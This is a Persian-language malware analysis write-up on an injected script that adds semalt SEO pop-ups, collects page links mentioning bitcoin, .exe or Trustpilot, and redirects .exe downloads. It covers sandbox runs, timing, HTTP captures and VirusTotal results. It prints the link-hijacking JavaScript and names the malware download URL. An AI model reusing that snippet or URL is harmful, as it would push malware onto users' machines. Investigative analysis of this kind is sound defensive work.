

سلام و عرض ادب

جلسه پیش چهار تا چیز رو بررسی کردیم:

۱. آیا نسخه ای که از این اسکریپت به طور فعال استفاده میشه.

از دو روشی که برای انجام این تسک استفاده کردم.

الف) بررسی اینکه کس دیگه در مورد این موضوع کار کرده و گزارش دیگه ای وجود داره؟

ب) با استفاده از fingerprint و جستجو در گوگل دنبال وبسایت هایی گشتم که این کد رو در سورس کد خودشون به صورت اسکریپت اجرا میکنند.

طی بررسی که انجام دادم، موارد دیگه ای از وبسایت های آلوده به این اسکریپت پیدا کردم. اما همه این ها بنظر از رده خارج شده و بی خطر میان. همینطور گزارش های دیگه ای پیدا کردم که تحلیل دینامیک رفتار اسکریپت رو انجام دادن.

گزارش زیر رفتار یک دامنه رو تحلیل کرده که دقیقا اسکریپت مورد نظر رو هاست میکنه. طبق این گزارش این اسکریپت موارد مخرب زیادی انجام میده و تنظیمات و فایل هایی رو از سیستم عامل هدف می خونه یا دستکاری میکنه.

<https://www.joesandbox.com/analysis/548997/0/html>

از اونجایی که من با بررسی سورس کد یا حتی کد هایی که به صورت خارجی و از اینترنت رفرنس داده شدن هیچ کدی مسئول موارد ذکر شده

پیدا نکردم تصمیم کردم یه محیط ویندوزی به عنوان سندباکس درست کنم و اسکریپت رو اجرا کنم.

یک نسخه ویندوز ۱۰ رو به صورت مجازی اجرا و این لینک رو باز کردم. همینطور به طور ویژه اسکریپت رو اجرا کردم. اسکریپت هیچکدام از موارد پیشنهاد شده رو انجام نمیده و درکل بنظر بی خطر میاد.

این احتمال رو میدم این اسکریپت قبلا مخرب بوده، اما الان اینطوری نیست.

به هر حال به عنوان نتیجه، هیچ مورد خطرناکی از استفاده از این اسکریپت پیدا نکردم. همینطور هیچ موردی از تغییر کد اسکریپت و استفاده از اون برای اهداف دیگه و تو حملات دیگه پیدا نکردم.

۲. تجزیه و بررسی روند زمانی اجرایی بخش های کد.

تابع `setTimeout` دو ورودی دریافت می کنه.

الف) ارجاع به یک تابع برای اجرا

ب) مقدار عددی به عنوان زمان برحسب میلی ثانیه

سپس اجرای تابع دریافت شده رو زمان بندی می کنه.

این تابع در مجموع 10 بار در طول کد استفاده شده.

مراحل اجرای کد از نظر زمانی:

Step 1 -> Execute the body of code including creating popup.

Step 2 -> Within 10 ms run script in domain

"https://cleverjump.org/counter.js"

Step 3 -> Within 100 ms add url "https://semalt.com" to page under name "SEO promotion"

Step 4 -> Within 100 + 400 ms create display pop-up under url "https://semalt.com/popups/popup_wow.php?lang=en"

Step 5 -> Within 1000 ms add url "https://semalt.com" to page under name "SEO promotion"

Step 6 -> Within 1000 + 400 ms create display pop-up under url "https://semalt.com/popups/popup_wow.php?lang=en"

Step 7 -> Within 2000 ms add url "https://semalt.com" to page under name "SEO promotion"

Step 8 -> Within 2000 + 400 ms create display pop-up under url "https://semalt.com/popups/popup_wow.php?lang=en"

Step 9 -> Within 2000 ms Send back all links in the page containing words: "bitcoin", ".exe", "trustpilot.com"

مراحل بالا اجرای کد اسکریپت را از نظر زمانی از لحظه شروع طبقه بندی کرده. تو مرحله‌ای که دو مقدار زمان به هم اضافه شده اند (از علامت + استفاده شده) به این معنی است که تابع بعد تموم شدن تایمر و اجرا شدن یک تابع دیگر را برای اجرا زمان بندی می کند.

به صورت کلی مورد مشکوکی دیده نمیشه. و تنها خط کد مشکوک که لینک های حاوی سه کلمه کلیدی "bitcoin", "trustpilot.com", ".exe" رو به سرور میفرسته تقریباً به عنوان آخرین بخش کد اجرا میشه.

۳. بررسی کدهای به کار رفته که با کوکی کار میکنه و به طور تحقیق در مورد مکانیزم سواستفاده از کارایی کوکی.

Status	Method	Domain	File
200	GET	amargir.net	/
200	GET	amargir.net	favicon.ico

با بررسی پیام های http ارسال و دریافت شده مشاهده میشه با باز کردن دامنه حاوی اسکریپت دو request ارسال می شود و نتیجه request دوم cache میشه.

اگه با پروکسی request دوم رو بررسی کنیم میبینیم، از دامنه اصلی refer شده.

Request	Response
Pretty	Raw
Hex	
1 GET /favicon.ico HTTP/1.1	
2 Host: amargir.net	
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36	
4 Accept:	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
5 Referer: http://amargir.net/	
6 Accept-Encoding: gzip, deflate	
7 Accept-Language: en-US,en;q=0.9	
8 Connection: close	
9	
10	

فایل favicon.ico توسط مرورگر cache میشه.

به صورت کلی به نظر میاد محتوای فایل cache شده همون اسکریپت مشاهده شده است. ولی در لینک هایی که در صفحه html/popup قرار میگیره تفاوت وجود داره.

4. کد مشکوک که همه لینک های صفحه رو با لینک یه فایل اجرایی .exe عوض میکنه.

```
var links = document.querySelectorAll('a[href$=".exe"]');
for (var i = 0; i < links.length; i++) {
    links[i].href = 'https://myprintscreen.com/soft/myp0912.exe';
    break;
}
```

در بررسی اولیه این بخش از کد کامنت شده و همینطور این لینک منقضی شده و خطای 404 Not Found می دهد.

اما اگه لینک رو در virustotal بررسی کنیم به عنوان دامنه مخرب تشخیص داده می شود:

The screenshot shows the VirusTotal interface. At the top, a circular badge displays '11 / 88' with a red arc, indicating 11 out of 88 vendors flagged the URL as malicious. Below this, a message states '11 security vendors flagged this URL as malicious'. The URL being analyzed is 'https://myprintscreen.com/soft/myp0912.exe' from 'myprintscreen.com'. The status is '404 Status' and the scan date is '2022-08-09 09:44:29 UTC' (9 days ago). The 'DETECTION' tab is selected, showing a 'Security Vendors' Analysis table.

DETECTION		DETAILS		COMMUNITY	
Security Vendors' Analysis					
Antiy-AVL	Malicious	Comodo Valkyrie Verdict	Malware		
CRDF	Malicious	Dr.Web	Malicious		
ESET	Malware	Fortinet	Malware		
G-Data	Malware	Lionic	Malicious		
Sophos	Malware	Sucuri SiteCheck	Malicious		

اگه فقط بخش دامنه لینک بدون آدرس منابع (URI) را در مرورگر باز کنیم، وبسایت موفقیت آمیز بارگزاری میشه و محتوای این صفحه برنامه اسکرین شات برای دانلود به همراه توضیحات است.

My Print Screen Free screen capture software

With My Print Screen, you can take first-grade screenshots simply by pressing the **PrtSc** button

Since 2013

The best Windows Print Screen alternative

3 Million +

Screenshots taken



Download **MyPrintScreen** for free ↓

اگه لینک این صفحه رو در virustotal بررسی کنیم، توسط تعداد کمتری اما همچنان به عنوان دامنه مخرب شناخته میشه.

6

/ 92

?

Community Score

6 security vendors flagged this URL as malicious

https://myprintscreen.com/
myprintscreen.com

200
Status

text/html; charset=UTF-8
Content Type

2022-05-24 06:27:32 UTC
2 months ago

DETECTION

DETAILS


COMMUNITY

Security Vendors' Analysis ⓘ

Avira	Malware	Comodo Valkyrie Verdict	Malware
CRDF	Malicious	Dr.Web	Malicious
Fortinet	Malware	Sucuri SiteCheck	Malicious
Forcepoint ThreatSeeker	Suspicious	Abusix	Clean
Acronis	Clean	ADMINUSLabs	Clean

ولی برنامه معرفی شده بنظر نمیاد مخرب باشه.

(<https://myprintscreen.com/api/main/soft/myprintscreen.exe>).



The screenshot shows the VirusShare analysis page for the file `myprintscreen.exe`. The file's SHA-256 hash is `82e7626cc348d2ec88d4396f9e7fee9b5bbace50ca142600c46e90667f6b2cc3`. It has a size of 6.45 MB and was uploaded on 2022-08-17 09:00:21 UTC (1 day ago). The file is labeled as `myprintscreen.exe` and has several tags: `direct-cpu-clock-access`, `overlay`, `peexe`, `runtime-modules`, and `signed`. A security alert indicates that 2 security vendors and no sandboxes flagged this file as malicious. The community score is 2/70. The page includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is active, showing a 'Security Vendors' Analysis table.

Vendor	Result	Signature
DrWeb	⚠️ Trojan.Click3.30366	Gridinsoft (no cloud) ⚠️ Trojan.Win32.Agent.ddln
Acronis (Static ML)	✅ Undetected	Ad-Aware ✅ Undetected
AhnLab-V3	✅ Undetected	Alibaba ✅ Undetected

خب بنظر میاد این دامنه قبلا برای میزبانی بدافزار `myp0912.exe` مورد استفاده قرار می گرفته.

در ادامه من بیشتر در مورد این بدافزار تحقیق کردم. لینک گزارش تحلیل پویای این بدافزار توسط سرویس `any.run` رو در زیر آوردم.

(<https://any.run/report/4a6ffa02ff7280e00cf722c4f2235f0e318e6cc8a2b9968639ba715f1a38c834/5405ee9d-b8c1-446e-acad-f0dae5affe7f>)

براساس این تحلیل این بدافزار با چندین دامنه از جمله دامنه مخرب `b68.cleverjumper.com` که قبلا اشاره شد ارتباط برقرار می کند.

همینطور ردپای `https://semalt.net` هم دیده می شود.

فایل myp0912.exe پس از اجرا شدن دو ویروس شناخته شده SiSoft.exe و GenericTools.exe را در هارد دیسک ذخیره و اجرا میکند. همینطور طی پروسه اجرای بدافزار مقدار autorun هم در رجیستری تغییر داده می شود، پس همیشه نتیجه گرفت ویروس قابلیت persistence داره.